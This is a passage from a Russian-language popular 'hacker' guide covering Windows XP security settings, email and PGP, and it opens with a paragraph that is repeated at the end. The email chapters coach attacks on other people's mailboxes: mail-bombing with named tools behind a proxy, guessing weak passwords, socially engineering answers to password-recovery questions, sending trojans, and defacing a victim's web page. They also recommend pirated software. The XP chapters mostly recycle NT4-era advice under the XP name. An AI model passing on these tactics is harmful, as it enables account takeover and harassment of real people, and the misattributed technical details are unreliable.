Ты скажешь: всякое бывает, что делать, если зафлудили мой ящик? Не горюй, коллЭга! Воспользуйся программой HackTek. Она быстренько расчистит весь флуд у тебя в ящике. Единственная маленькая неприятность — это то, что она вместе с флудом удалит письма от подружки из чата, которую ты уломал вчера затусоваться к тебе домой. Можно поставить защиту от флуда на самом почтовом серваке. Есть там

опция, которая не позволяет принимать письма на ваш ящик размером более 100 КилоБаб (это ты устанавливаешь ручками). Это частично решает проблему. Только не спрашивайте, зачем вам чужие ящики, а хотя бы для того, чтобы собирать классные 6-значные юины аси, или... у каждого свои идеи на этот счет. Ну, например, у владельца мыла, которое ты захватил, есть пага на халявном серваке, ты идешь на пагу этого хостинга в раздел напоминания пароля, делаешь свои черные делишки, и пароль приходит на мыло. Ты дефэйсишь пагу и становишься крутым кул-хакером. Та же история, если «атакуемый объект» зарабатывает на каком-нибудь спонсоре.

Теперь можно подвести итоги. В целом, как ты заметил, существует масса способов хакнуть мыльник. Твой ящик находится в относительной безопасности. Ящиков очень много (ну просто очень много), и лично я не знаю таких маньяков в Интернет, которые бы целый день только и делали, что ломали чьи-то ящики! Да и статистика в целом показывает, что это происходит крайне редко!

Знай, пользуйся, но не увлекайся, ибо все люди — братья, а Земля круглая.

Часть 4.

Безопасная Windows XP

Глава 1.

Физическая защита

К физическим средствам защиты относится:

- ◆ обеспечение безопасности помещений, где размещены серверы сети;
- ◆ ограничение посторонним лицам физического доступа к серверам, концентраторам, коммутаторам, сетевым кабелям и другому оборудованию;
- ◆ использование средств защиты от сбоев электросети.

Глава 2.

Администрирование учетных записей

В функции Менеджера учетных записей входит поддержка механизма идентификации и проверки подлинности пользователей при входе в систему. Все необходимые настройки хранятся в базе данных Менеджера учетных записей.

К ним относятся:

- ◆ учетные записи пользователей;
- ◆ учетные записи групп;
- ◆ учетные записи компьютеров домена;
- ◆ учетные записи доменов.

База данных Менеджера учетных записей представляет собой куст системного реестра, находящегося в ветви HKEY_LOCAL_MACHINE, и называется SAM. Как и все остальные кусты, он хранится в отдельном файле в каталоге %Systemroot%\System32\Config, который также носит название SAM. В этом каталоге обычно находятся минимум два файла

SAM: один без расширения — сама база учетных записей; второй имеет расширение .log — журнал транзакций базы.

Наиболее интересным является раздел учетных записей пользователей: в них хранится информация об именах и паролях. Следует заметить, что пароли не хранятся в текстовом виде. Они защищены процедурой хеширования. Это не значит, что, не зная пароля в текстовом виде, злоумышленник не проникнет в систему. При сетевом подключении не обязательно знать текст пароля, достаточно хешированного пароля. Поэтому достаточно получить копию базы данных SAM и извлечь из нее хешированный пароль.

При установке системы Windows XP доступ к файлу %Systemroot%\System32\Config\sam для обычных программ заблокирован. Однако, используя утилиту Ntbackup, любой пользователь с правом Backup up files and directories может скопировать его. Кроме того, злоумышленник может попытаться переписать его копию (Sam.sav) из каталога %Systemroot%\System32\Config или архивную копию (Sam._) из каталога %Systemroot%\Repair.

Поэтому для защиты информации, хранящейся в базе данных SAM, необходимо следующее:

- ◆ исключить загрузку серверов в DOS-режиме (все разделы установить под NTFS, отключить загрузку с флоппи- и компакт-дисков, желательно установить на BIOS пароль (хотя эта мера уже давно устарела, поскольку некоторые версии BIOS имеют «дырки» для запуска компьютера без пароля, все-таки злоумышленник потеряет на этом время для входа в систему);
- ◆ ограничить количество пользователей с правами Backup Operators и Server Operators;
- ◆ после установки или обновления удалить файл Sam.sav;
- ◆ отменить кэширование информации о безопасности на компьютерах домена (имена и пароли последних десяти пользователей, регистрировавшихся ранее на данном компьютере, сохраняются в его локальном реестре). Используя утилиту Regedt32, добавить в реестр в раздел HKEY_LOCAL_MACHINE\Microsoft Windows NT\CurrentVersion\WinLogon: параметр CachedLogonsCount, тип REG_SZ, значение 0.

Один из популярных методов проникновения в систему — подбор пароля.

Для борьбы с этим обычно устанавливают блокировку учетной записи пользователя (Account Lockout) после определенного числа неудачных попыток входа, используя для этого утилиту **User Manager** в диалоговом окне **Account Policy**, доступном через меню **Policies/Accounts**.

Приятным исключением является учетная запись администратора. И если он имеет право на вход через сеть, это открывает лазейку для спокойного угадывания пароля.

- ◆ для защиты рекомендуется переименовать пользователя Administrator, установить блокировку учетных записей, запретить администратору вход в систему через сеть, запретить передачу SMB пакетов через TCP/IP (порты 137, 138, 139), установить протоколирование неудачных входов.
- ◆ необходимо ввести фильтрацию вводимых пользователем паролей, установить Service Pack 2 или 3 (используется динамическая библиотека Passfilt.dll). Данная библиотека при создании нового пароля проверяет, что:
 - ◆ длина пароля не менее шести символов;
 - ◆ содержит три набора из четырех существующих:
 - ◆ прописные группы латинского алфавита A, B, C, ..., Z;
 - ◆ строчные группы латинского алфавита a, b, c, ..., z;
 - ◆ арабские цифры 0, 1, 2, ..., 9;
 - ◆ неарифметические (специальные) символы, такие как знаки препинания.
 - ◆ пароль не состоит из имени пользователя или любой его части.

Для включения данной фильтрации необходимо в реестре в разделе **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa** добавить параметр **Notification Packages**, тип **REG_MULTI_SZ**, значение **PASSFILT**.

Если этот параметр уже существует и содержит величину **FPN-WCLNT** (File Personal NetWare Client), то допишите новую строку под **FPNWCLNT**. Если же вам мало наборов фильтра, то создайте свою библиотеку, используя статью Q151082 в Microsoft KnowledgeBase, где приведен пример написания модуля фильтра.

Глава 3. Защита файлов и каталогов (папок)

Операционная система Windows XP поддерживает файловые системы FAT (File Allocation Table) и NTFS (New Technology File System). Напомним, что первая поддерживается такими известными операционными системами, как MS-DOS, Windows 2000, Windows 95/98 и OS/2, вторая — только Windows XP. У FAT и NTFS различные характеристики производительности, разный спектр предоставляемых возможностей и т.д. Основное отличие файловой системы NTFS от других (FAT, VFAT (Virtual File Allocation Table), HPFS) состоит в том, что только она одна удовлетворяет стандарту безопасности C2, в частности, NTFS обеспечивает защиту файлов и каталогов при локальном доступе.

Защиту ресурсов с использованием FAT можно организовать с помощью прав доступа:

- ◆ Чтение;
- ◆ Запись;
- ◆ Полный.

Таким образом, можно рекомендовать создавать дисковые разделы NTFS вместо FAT.

Если все же необходимо использовать раздел FAT, то его надо сделать отдельным разделом для приложений MS-DOS и не размещать в нем системные файлы Windows XP.

Поскольку файлы и каталоги в Windows XP являются объектами, контроль безопасности осуществляется на объектном уровне.

Дескриптор безопасности любого объекта в разделе NTFS содержит два списка контроля доступа (ACL) — дискреционный (discretionary ACL (DACL)) и системный (system ACL (SACL)).

В операционной системе Windows XP управление доступом к файлам и каталогам NTFS возлагается не на администратора, а на владельца

ресурса и контролируется системой безопасности с помощью маски доступа (access mask), содержащейся в записях списка контроля доступа ACL.

Маска доступа включает стандартные (**Synchronize**, **Write_Owner**, **Write_Dac**, **Read_Control**, **Delete**), специфические (**Read (Write)_Data**, **Append_Data**, **Read(Write)_Attributes**, **Read(Write)_ExtendedAttributes**, **Execute**) и родовые (**Generic_Read(Write)**, **Generic_Execute**) права доступа. Все эти права входят в дискреционный список контроля доступа (DACL). Вдобавок маска доступа содержит бит, который соответствует праву **Access_System_Security**. Это право контролирует доступ к системному списку контроля доступа (SACL).

В списке DACL определяется, каким пользователям и группам разрешен или запрещен доступ к данному ресурсу. Именно этим списком может управлять владелец объекта.

Список SACL задает определенный владельцем тип доступа, что заставляет систему генерировать записи проверки в системном протоколе событий. Только системный администратор управляет этим списком.

На самом же деле для администрирования используются не отдельные права доступа, а разрешения (permissions) NTFS. Разрешения подразделяются на:

- ◆ индивидуальные — набор прав, позволяющий предоставлять пользователю доступ того или иного типа;
- ◆ стандартные — наборы индивидуальных разрешений для выполнения над файлами или каталогами действий определенного уровня;
- ◆ специальные — комбинация индивидуальных разрешений, не совпадающая ни с одним стандартным набором.

По умолчанию при инсталляции Windows XP и файловой системы NTFS устанавливаются довольно «свободные» разрешения, позволяющие обычным пользователям получать доступ к ряду системных файлов и каталогам. Например, каталоги `%systemroot%` и `%systemroot%\system32` имеют по умолчанию разрешение **Change** для группы **Everyone**. Если после установки Windows XP FAT впоследствии был преобразован в NTFS, то данное разрешение для этой группы устанавливается на все файлы и подкаталоги каталога `%systemroot%`. Защита данных каталогов заключается в грамотной установке разрешений.

Количество пользователей с правами администратора рекомендуется свести к минимуму. Учетную запись **Guest** лучше вообще удалить, хотя она при установке (по умолчанию) и так отключена, а вместо этой учетной записи создать для каждого пользователя свою временную учетную запись с соответствующими разрешениями и правами.

Глава 4. Защита реестра

Системный реестр (registry) Windows XP — это база данных, содержащая информацию о конфигурации и значениях параметров всех компонентов системы (устройствах, операционной системе и приложениях). Основные кусты реестра находятся в ветви **HKEY_LOCAL_MACHINE** и называются **SAM**, **SECURITY**, **SOFTWARE** и **SYSTEM**.

Куст **SAM** — это база данных Менеджера учетных записей, **SECURITY** хранит информацию, используемую локальным Менеджером безопасности (LSA). В кусте **SOFTWARE** находятся параметры и настройки программного обеспечения, а в **SYSTEM** содержатся данные о конфигурации, необходимые для загрузки операционной системы (драйверы, устройства и службы).

Доступ пользователей к полям реестра следует разграничить. Это можно осуществить с помощью утилиты Regedt32.

Установленные в системе по умолчанию разрешения на доступ к разделам реестра нельзя модифицировать рядовым пользователям. Поскольку некоторые разделы реестра доступны членам группы **Everyone**, после установки Windows XP необходимо изменить разрешения в разделе.

Для доступа к разделу **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\PerfLib** можно вообще удалить группу **Everyone**, а вместо нее добавить группу **INTERACTIVE** с правом **Read**.

Для ограничения удаленного доступа к системному реестру Windows XP используется запись в разделе **HKEY_LOCAL_MACHINE\System\CurrentcontrolSet\Control\Secure PipeServers\winreg**. По умолчанию право удаленного доступа к реестру имеют члены группы **Administrators**. В Workstation этот раздел отсутствует, и его необходимо создать. Право удаленного доступа к реестру получают только пользователи и группы, указанные в списке прав доступа к указанному разделу. К некоторым разделам реестра необходимо предоставить доступ по сети дру-

гим пользователям или группам; для этого эти разделы можно указать в параметрах Machine и Users подраздела HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths.

Глава 5. Безопасность сервера SMB

Доступ к файлам и принтерам по сети в операционной системе Windows XP обеспечивает сервер SMB (Server Message Block), называемый просто сервером или LAN Manager сервером. SMB осуществляет проверку подлинности клиента, пытающегося получить доступ к информации по сети. Существует два режима работы системы контроля: проверка на уровне ресурса (Share Level) и проверка на уровне пользователя (User Level). Windows XP не поддерживает доступ на уровне ресурса.

При проверке на уровне пользователя сервер выполняет идентификацию пользователя на основе базы учетных записей. Протокол SMB обеспечивает защиту в начальный момент сеанса, затем все данные пользователя передаются по сети в открытом виде. Если вы хотите обеспечить конфиденциальность информации, необходимо использовать программные или аппаратные средства шифрования транспортного канала (например, PPTP, входящего в Windows NT).

Сеансы протокола SMB можно подделать или перехватить. Шлюз может перехватить сеанс SMB и получить такой же доступ к файловой системе, как и легальный пользователь, инициирующий сеанс. Но шлюзы редко используются в локальных сетях. А если такую попытку предпримет компьютер в сети Ethernet или Token Ring, в которой находится клиент или сервер SMB, то это вряд ли удастся, поскольку перехватывать пакеты достаточно трудно.

Возможность передачи по сети пароля пользователя в открытом виде делает систему уязвимой. После установки Service Pack 3 в операционной системе автоматически отключает возможность передачи пароля в открытом виде, но существуют SMB-серверы, не принимающие шифрованный пароль (например, Lan Manager для UNIX).

Чтобы включить передачу «открытого» пароля, необходимо установить в реестре в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters параметр EnablePlainTextPassword, тип REG_DWORD, значение 1.

Следует отметить, что корпорация Microsoft модифицировала протокол SMB, который назван SMB Signing. При этом клиент и сервер проверяют подлинность каждого сообщения, поступающего по протоколу SMB. Для этого в каждое сообщение SMB помещается электронная подпись, удостоверяющая знание пароля пользователя клиентом или сервером, пославшим это сообщение.

Таким образом, электронная подпись удостоверяет, что команда SMB, во-первых, создана стороной, владеющей паролем пользователя; во-вторых, создана в рамках именно этого сеанса; и, в-третьих, сообщение, передаваемое между сервером и клиентом, — подлинник.

Для включения проверки электронных подписей в сообщения SMB необходимо установить Service Pack 3 и произвести установку параметров в реестре сервера и клиента, для сервера — в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters параметр EnableSecuritySignature, тип REG_DWORD, значение 1.

Если значение равно 0 (по умолчанию), то поддержка SMB Signing на сервере выключена. В отличие от сервера, у клиента значение EnableSecuritySignature по умолчанию уже равно 1.

При инициализации сервера образуются папки административного назначения (Administrative shares), которые обеспечивают доступ к корневому каталогу тома. Доступ к этим ресурсам по умолчанию разрешен только членам групп Administrators, Backup Operators, Server Operators и Power Users. Если вы хотите отменить доступ к ним, то необходимо в реестре в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters параметр AutoShareServer, тип REG_DWORD, значение 0 или, используя утилиту System Policy Editor, снять флажки с параметров Create Hidden Drive Shares в разделе Windows XP Network\Sharing.

Необходимо ограничить права анонимного пользователя. Установка Service Pack 3 закрывает доступ к реестру системы для анонимного пользователя.

Глава 6. Безопасность сервера IIS

Microsoft Internet Information Server (IIS) был создан для унификации работы всех служб Интернет. Он представляет собой высокоинтегрированный пакет серверных служб поддержки HTTP, FTP и Gopher.

Защита IIS основана на средствах обеспечения безопасности Windows NT. В их число входят:

- ◆ учетные записи пользователей. Для предотвращения несанкционированного доступа к узлу IIS следует контролировать учетные записи пользователей. К основным методам защиты также относятся: применение формуляра «Гость из Интернет», регистрация по имени и паролю пользователя (по схеме аутентификации Windows NT) и выбор сложных для угадывания паролей;
- ◆ установка NTFS;
- ◆ права доступа. Основным механизмом доступа через сервер IIS является анонимный доступ. Из механизмов проверки подлинности лишь Windows XP Challenge-Response, используемый сервером HTTP, можно считать относительно защищенным. Поэтому не применяйте для аутентификации базовую схему, так как имя пользователя и пароль при этом передаются по сети открытым способом;
- ◆ уменьшение числа протоколов и отключение службы Server. Уменьшив число протоколов, которыми пользуются сетевые адаптеры, вы заметно усилите защиту. Чтобы пользователи не смогли просматривать разделяемые ресурсы IIS, отключите службу Server. Отключение этой службы затруднит злоумышленникам поиск слабых мест в вашей системе;
- ◆ защита информации в FTP. FTP всегда использует защиту на уровне пользователя. Это значит, что для доступа к серверу FTP пользователь должен пройти процедуру регистрации. Сервис FTP сервера IIS для идентификации пользователей, желающих получить доступ, может использовать базу данных пользовательских бюджетов Windows XP Server. Однако при этой процедуре FTP передает всю информацию только открытым текстом, что создает опасность перехвата пользовательских имен и паролей.

Проблема раскрытия паролей устраняется при таких конфигурациях сервера FTP, когда он разрешает анонимный доступ. При анонимном входе пользователь должен ввести в качестве пользовательского имени anonymous и свой почтовый (e-mail) адрес — в качестве пароля.

Анонимные пользователи получают доступ к тем же файлам, доступ к которым разрешен бюджету IVSR_computename.

Кроме того, к сервису FTP сервера IIS Windows XP можно разрешить исключительно анонимный доступ. Такой вариант хорош тем, что при нем отсутствует возможность рассекречивания паролей в общей сети. Анонимный доступ к FTP разрешен по умолчанию.

- ◆ контроль доступа по IP-адресу. Существует дополнительная возможность контроля доступа к серверу IIS — разрешение или запрещение доступа с конкретных IP-адресов. Например, можно запретить доступ к своему серверу с определенного IP-адреса; точно так же можно сделать сервер недоступным для целых сетей. С другой стороны, можно разрешить доступ к серверу только определенным узлам;
- ◆ схемы шифрования. Чтобы обеспечить безопасность пакетов во время их пересылки по сети, приходится применять различные схемы шифрования. Необходимость в такой защите вызвана тем, что при пересылке пакетов по сети не исключен перехват кадров. Большинство схем шифрования работает внутри прикладного и транспортного уровня модели OSI. Некоторые схемы могут работать и на более низких уровнях. Используются такие протоколы, как: SSL, PCT, SET, PPTP, PGP.

Глава 7. Аудит

Аудит — одно из средств защиты сети Windows NT. С его помощью можно отслеживать действия пользователей и ряд системных событий в сети. Фиксируются следующие параметры, касающиеся действий, совершаемых пользователями:

- ◆ выполненное действие;
- ◆ имя пользователя, выполнившего действие;
- ◆ дата и время выполнения.

Аудит, реализованный на одном контроллере домена, распространяется на все контроллеры домена. Настройка аудита позволяет выбрать

типы событий, подлежащих регистрации, и определить, какие именно параметры будут регистрироваться.

В сетях с минимальным требованиям к безопасности подвергайте аудиту:

- ◆ успешное использование ресурсов: только в том случае, если эта информация вам необходима для планирования;
- ◆ успешное использование важной и конфиденциальной информации.

В сетях со средними требованиями к безопасности подвергайте аудиту:

- ◆ успешное использование важных ресурсов;
- ◆ удачные и неудачные попытки изменения стратегии безопасности и административной политики;
- ◆ успешное использование важной и конфиденциальной информации.

В сетях с высокими требованиями к безопасности подвергайте аудиту:

- ◆ удачные и неудачные попытки регистрации пользователей;
- ◆ удачное и неудачное использование любых ресурсов;
- ◆ удачные и неудачные попытки изменения стратегии безопасности и административной политики.

Аудит приводит к дополнительной нагрузке на систему, поэтому регистрируйте лишь события, действительно представляющие интерес.

Windows XP записывает события в три журнала:

- ◆ **Системный журнал** (system log) содержит сообщения об ошибках, предупреждения и другую информацию, исходящую от операционной системы и компонентов сторонних производителей. Список событий, регистрируемых в этом журнале, предопределен операционной системой и компонентами сторонних производителей и не может быть изменен пользователем. Журнал находится в файле Sysevent.evt.

- ◆ **Журнал безопасности** (Security Log) содержит информацию об успешных и неудачных попытках выполнения действий, регистрируемых средствами аудита. События, регистрируемые в этом журнале, определяются заданной вами стратегией аудита. Журнал находится в файле Secevent.evt.
- ◆ **Журнал приложений** (Application Log) содержит сообщения об ошибках, предупреждения и другую информацию, выдаваемую различными приложениями. Список событий, регистрируемых в этом журнале, определяется разработчиками приложений. Журнал находится в файле Appevent.evt.

Все журналы размещены в папке %Systemroot%\System32\Config.

При выборе событий для проведения аудита следует учитывать возможность переполнения журнала. Для настройки журнала используйте диалоговое окно **Event Log Settings**.

С помощью этого окна можно управлять:

- ◆ размером архивируемых журналов (размер по умолчанию — 512 Кбайт, можно изменить размер от 64 до 4 194 240 Кбайт.);
- ◆ методикой замещения устаревших записей журнала;
- ◆ **Overwrite Events as Needed** — в случае заполнения журнала при записи новых событий операционная система удаляет самые старые события;
- ◆ **Overwrite Events Older than X Days** — в случае заполнения журнала при записи новых событий удаляются самые события, но только если они старше X дней, иначе новые события будут проигнорированы;
- ◆ **Do not Overwrite Events** — в случае заполнения журнала новые события не фиксируются. Очистка журнала производится вручную.

Для просмотра информации об ошибках и предупреждениях, а также об успешных и неудачных запусках задач используется программа Event Viewer.

По умолчанию аудит выключен, и журнал безопасности не ведется.

Первый этап планирования стратегии аудита — выбор подлежащих аудиту событий в диалоговом окне **Audit Policy** утилиты **User Manager for Domains** (User Manager).

Приведем типы событий, которые могут регистрироваться:

- ◆ **Logon and Logoff** — регистрация пользователя в системе или выход из нее, а также установка и разрыв сетевого соединения;
- ◆ **File and Object Access** — доступ к папкам, файлам и принтерам, подлежащим аудиту;
- ◆ **Use of User Rights** — использование привилегий пользователей (кроме прав, связанных с входом и выходом из системы);
- ◆ **User and Group Management** — создание, изменение и удаление учетных записей пользователей и групп, а также изменения в ограничениях учетной записи;
- ◆ **Security Policy Changes** — изменения в привилегиях пользователей, стратегии аудита и политике доверительных отношений;
- ◆ **Restart, Shutdown and System** — перезапуск или выключение компьютера пользователем; возникновение ситуации, влияющей на безопасность системы;
- ◆ **Process Tracking** — события, которые вызывают запуск и завершение программ.

Дополнительно рассмотрим следующие типы аудита:

- ◆ **Аудит базовых объектов.** Кроме файлов и папок, принтеров и разделов системного реестра, в Windows XP есть базовые объекты, которые рядовому пользователю не видны. Они доступны только разработчикам приложений или драйверов устройств. Для включения аудита этих объектов необходимо разрешить аудит событий типа File and Object Access в диспетчере пользователей и с помощью редактора реестра установить значение параметра: ветвь HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa, имя AuditBaseObjects, тип REG_DWORD, значение 1.
- ◆ **Аудит привилегий.** Среди возможных прав пользователя существуют некоторые привилегии, которые в системе не

проверяются даже тогда, когда аудит на использование привилегий включен. Для включения аудита данных привилегий необходимо, используя редактор реестра, добавить следующий параметр: ветвь HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa, имя FullPrivilegeAuditing, тип REG_BINARY, значение 1.

Глава 8. Службы безопасности

Система безопасности Windows XP позволяет реализовать все новые подходы к проверке подлинности пользователя и защиты данных. В ее состав входит:

- ◆ полное интегрирование с активным каталогом Windows XP для обеспечения масштабируемого управления учетными записями в больших доменах с гибким контролем доступа и распределением административных полномочий;
- ◆ протокол проверки подлинности Kerberos версии 5 — стандарт безопасности для Интернет, реализуемый как основной протокол проверки подлинности входа в сеть;
- ◆ проверка подлинности с применением сертификатов, основанных на открытых ключах;
- ◆ безопасные сетевые каналы, базирующиеся на стандарте SSL;
- ◆ файловая система с шифрованием.

Распределенные службы безопасности Windows XP сохраняют сведения об учетных записях в активном каталоге. Достоинства активного каталога:

- ◆ Учетные записи пользователей и групп можно распределить по контейнерам — подразделениям (Organization Unit, OU). Домен в рамках иерархического пространства имен может содержать любое количество подразделений. Это позволяет организациям добиться согласования между используемыми в сети именами и структурой предприятия.

- ◆ Активный каталог поддерживает гораздо большее количество объектов и с более высокой производительностью, чем реестр. Дерево объединенных доменов Windows NT способно поддерживать существенно более сложные организационные структуры.
- ◆ Администрирование учетных записей улучшено благодаря новым графическим средствам управления активным каталогом, а также обращающихся к COM-объектам активного каталога сценариям.
- ◆ Службы тиражирования каталога поддерживают множественные копии учетных записей. Теперь обновление информации можно выполнить для любой копии учетной записи (не требуется разделения контроллеров домена на главный и резервные). Протокол Light-weight Directory Access Protocol (LDAP) и службы тиражирования обеспечивают механизмы для связи каталога Windows XP с другими основанными на X.500 и LDAP каталогами на предприятии.

Для того чтобы обеспечить совместимость с существующими клиентами, предоставить более эффективные механизмы безопасности и сделать возможным взаимодействие в гетерогенных сетях, в Windows NT поддерживается несколько протоколов безопасности. Архитектура Windows NT не устанавливает ограничений на применение тех или иных протоколов безопасности.

Windows XP будет поддерживать:

- ◆ протокол проверки подлинности Windows NT LAN Manager (NTLM), используемый в Windows XP и в предыдущих версиях Windows NT;
- ◆ протокол проверки подлинности Kerberos версии 5, заменяющий NTLM в роли основного протокола для сетевого доступа к ресурсам доменов Windows XP;
- ◆ протокол распределенной проверки подлинности паролей (Distributed Password Authentication, DPA); благодаря DPA пользователь, получивший один пароль при регистрации, может подсоединяться к любому узлу Интернета, обслуживаемому данной организацией;
- ◆ протоколы, основанные на открытых ключах и применяемые в основном для связи между программами

просмотра и Web-серверами. Стандартом de facto здесь стал протокол Secure Sockets Layer (SSL).

Для единообразного обращения к различным протоколам разработан новый интерфейс прикладного программирования Win32 — интерфейс поставщиков поддержки безопасности (Security Support Provider Interface, SSPI). SSPI позволяет изолировать проверку подлинности пользователя, которая может осуществляться по разным протоколам, — от применяющих ее служб и приложений.

Интерфейс SSPI представляет собой несколько наборов доступных прикладным программам процедур, выполняющих:

- ◆ управление мандатами (Credential Management) — работу с информацией о клиенте (пароль, билет);
- ◆ управление контекстом (Context Management) — создание контекста безопасности клиента;
- ◆ поддержку передачи сообщений (Message Support) — проверку целостности переданной информации (работает в рамках контекста безопасности клиента);
- ◆ управление пакетами (Package Management) — выбор протокола безопасности.

Протокол проверки подлинности Kerberos определяет взаимодействие между клиентами и службой проверки подлинности Центром распределения ключей (Key Distribution Center, KDC).

Домен Windows XP эквивалентен царству Kerberos (Kerberos realm), но будет в этой операционной системе по-прежнему называться доменом.

Реализация Kerberos в Windows XP основана на документе RFC1510. По сравнению с NTLM, у протокола проверки подлинности Kerberos имеются следующие преимущества:

- ◆ более быстрое подсоединение клиента к серверу; поскольку сервер для проверки подлинности пользователя не должен связываться с контроллером домена, улучшение масштабируемости компьютерной сети;
- ◆ транзитивные доверительные отношения между доменами упрощают администрирование сложной сети.

В Windows XP появилось средство защиты информации — файловая система с шифрованием (Encrypted File System, EFS), позволяющая хранить файлы и папки в зашифрованном виде. Благодаря этому корпо-

ративные и индивидуальные пользователи решат проблему возможной утечки секретной информации при краже переносного компьютера или жесткого диска из сервера. Зашифрованная информация даже в случае физического доступа к жесткому диску останется недоступной.

Часть 5.

Шифрование и безопасность

Глава 1.

Тонкости работы с E-mail

Самый распространенный способ общения людей в Инете — это, конечно, E-mail (мыло), электронная почта (и чат с конфами). Можно переписываться с кем угодно по всему миру, получать новости, обменивать и скачивать проги. Все это, конечно, происходит в Инете.

Я бы не стал говорить, что мыло действительно нужно каждому, это даже не РУЛЕЗЗЗ (правило жизни) и не ПОИНТ (базовая точка), МЫЛО — эта сама жизнь! Жизнь в Интернете основана на взаимном общении, и E-mail в этом — основа! Конечно, есть и другие способы общения (Аська, BBS), но об этом позже...

Ящик (почтовую службу) нужно выбрать понадежней и поближе к себе, зачем — понятно.

Работать с почтой можно по-разному. Работать в браузере на страничках почтовых служб наиболее глупо и небезопасно (хотя в случае внезапной потери всей инфо на винте это пригодится, т.к. письма хранятся на сервере почтовой службы). Однако чаще пользуются мейлерами — спецовыми прогами, которые скачивают почту с серваков и выдают тебе ее на блюдечке. Типичный пример — Outlook Express, который встроен в Маздай, и потому многие его используют.

Трудно перечислить все баги и неудобства при работе с Аутлуком, т.к. их так же много, как и в самом Маздае (хотя бы то, что можно написать макротроян, уже настораживает!).

Чтобы не портить нервы и сразу изучать продвинутый софт, скачайте себе The Bat! вместе с кряком и не парьтесь!

Немного о работе этой проги.

После интуитивно простой установки она запросит у вас разрешение на Мейлер по умолчанию. Соглашайтесь не раздумывая! Дальше еще проще! Мастер настройки поможет организовать доступ ко всем вашим почтовым сервакам. Короче, поюзайте эту прогу, и все получится!

Ставя себе Ящик, многие пользователи уверены, что им вообще не суждено встретить хакеров. Как они ошибаются. Вот, например, ты — 5 минут назад был юзером, а концу этого урока — не дай Бог кто-нибудь наедет на тебя, чей мыльник ты знаешь. Тут вступает в силу взаимное уважение.

Вернемся к безопасности мыла! Одно из главных правил не только хакера, но и просто пользователя Инета — нельзя пренебрегать сложностью паролей. Вот основные правила:

Представим, что ваш логин: keks.

1. Ни в коем случае пароль не должен совпадать с логином: keks.
2. Лучше вообще не использовать маску логина для пароля: kekskeks, keks99, skek123 или даже kkes3213.
3. Не используйте цифровые пароли: 123456, 33325 или вообще 111!
4. Не используйте короткие пароли (их можно взломать Brute Force, т.е. атакой прямого полного перебора): iq, me или 1.
5. Не используйте словарные слова (тоже можно взломать перебором по словарю, которых сейчас очень много в Инете), halyava, figura или anton.

Как же запомнить все эти правила? Все просто: запомни, как НАДО делать! Делай пароли длиннее 8 символов, которые содержат цифры и символы разного регистра вперемежку, типа: d0Ye9Kd24B#d.

Ты спросишь: «Зачем ты тогда написал те 5 длинных правил о неправильных паролях?». Все просто, когда ты будешь пытаться взломать ЧУЖОЙ пароль, тебе они очень пригодятся. А вдруг кто-нибудь прохалтурил? И все — его ящик под твоим контролем!

Как еще можно узнать пароли к мыльнику? Существует масса способов. Например, в некоторых почтовых службах предлагают услуги по подсказке пароля к Ящику, если ты сообщишь им дату создания этого Ящика или ответишь на некоторый вопрос (который ты сам задаешь при создании ящика).

Ответы на эти вопросы можно незаметно выудить из самого человека (метод Социального Перегруза) или попытаться подобрать самому. Например, самый распространенный вопрос — «Как меня зовут?» Ну, и вариации на эту тему!

Подобная штука есть на <http://www.mail.ru/>, делайте выводы. Конечно, самый надежный способ узнать пароль — это офф- или он-лайн шпионство (засылка троянчиков). Здесь, как говорится, результат не заставит себя долго ждать.

Можно ли как-либо еще обезопасить информацию в Ящике от несанкционированного (т.е. непредвиденного тобой) прочтения? Можно! Дружно шифруем самые важные письма прогой PGP (Pretty Good Privacy). Работая в мазае, конечно, лучше пользоваться PGP-версией для этой операционки. Установка этой проги интуитивно проста, в случае проблем воспользуйтесь англо-русским переводчиком.

Поговорим немного о истории создания и принципах использования этой проги, в смысле метода шифрации. Криптография и крякинг (в смысле взлом паролей) — очень связанные вещи (как брат и сестра). Тут и нечего оспаривать, основная проблема и головная боль Администраторов серваков — как бы надежно сохранить для себя и сделать абсолютно недоступной для других некую информацию. А это, как видите, прямая задача криптографии. Конкретно про PGP: лично я ей не пользуюсь, потому что это слишком нудно: шифровать каждое сообщение, когда по E-mail почти в режиме он-лайн обсуждаешь последние новости хакинга. Но сам процесс шифрования я советую знать (для общего развития!). Я также предлагаю ознакомиться с подробнейшим хелпом по эксплуатации PGP for Windows 9x, правда на английском языке!

Теперь поговорим о конкретном. Атака на мыло — это, в основном, флуд ящика. Флуд — это когда у вас в ящике, например, около 10 тысяч 100 Кб-ных писем лежит. Вот и попробуй разобраться с ними. Вообще-то зафлудить мыло проще пареной репы, вот, к примеру 3 способа:

1. Воспользоваться мейл-генератором. Спецовая прога, которая создает огромное количество писем и посылает их по адресу с вашего компа. Вот типичные проги: HackTek и еще лучше Avalanche.
2. Воспользоваться почтовой службой общественного пользования, типа <http://www.mail.ru/> или <http://www.inbox.ru/>, и под анонимным логином отослать штук 20 писем размером по 500 Кб. Только не забудь прокси включить.

3. Подписать атакуемое мыло на какую-нибудь эху (типа компьютерных клубов, где обсуждаются разные темы среди большого круга людей. В принципе тут проблем нет, но я не советую этим злоупотреблять, т.к. это ламерские шутки. Используйте их, если есть повод. Вот типичный: вы договорились об обмене данными, а ваш партнер обманул вас. Вот тут это и пригодится. Вы скажете: всякое бывает, что делать, если зафлудили мой ящик? Не огорчайтесь! Воспользуйтесь прогой HackTek. Она быстренько расчистит весь флуд у вас в ящике. Единственная маленькая неприятность — это то, что она вместе с флудом удалит нужные вам письма. Можно поставить защиту от флуда на самом почтовом сервере. Есть там опция, которая не позволяет принимать письма на ваш ящик размером более 100 Кб (это вы сами устанавливаете). Это частично решает проблему. Это как ядерное оружие — все об этом знают, но никто им не пользуется, зато в мире порядок и дружба. Теперь ты тоже ядерная страна!

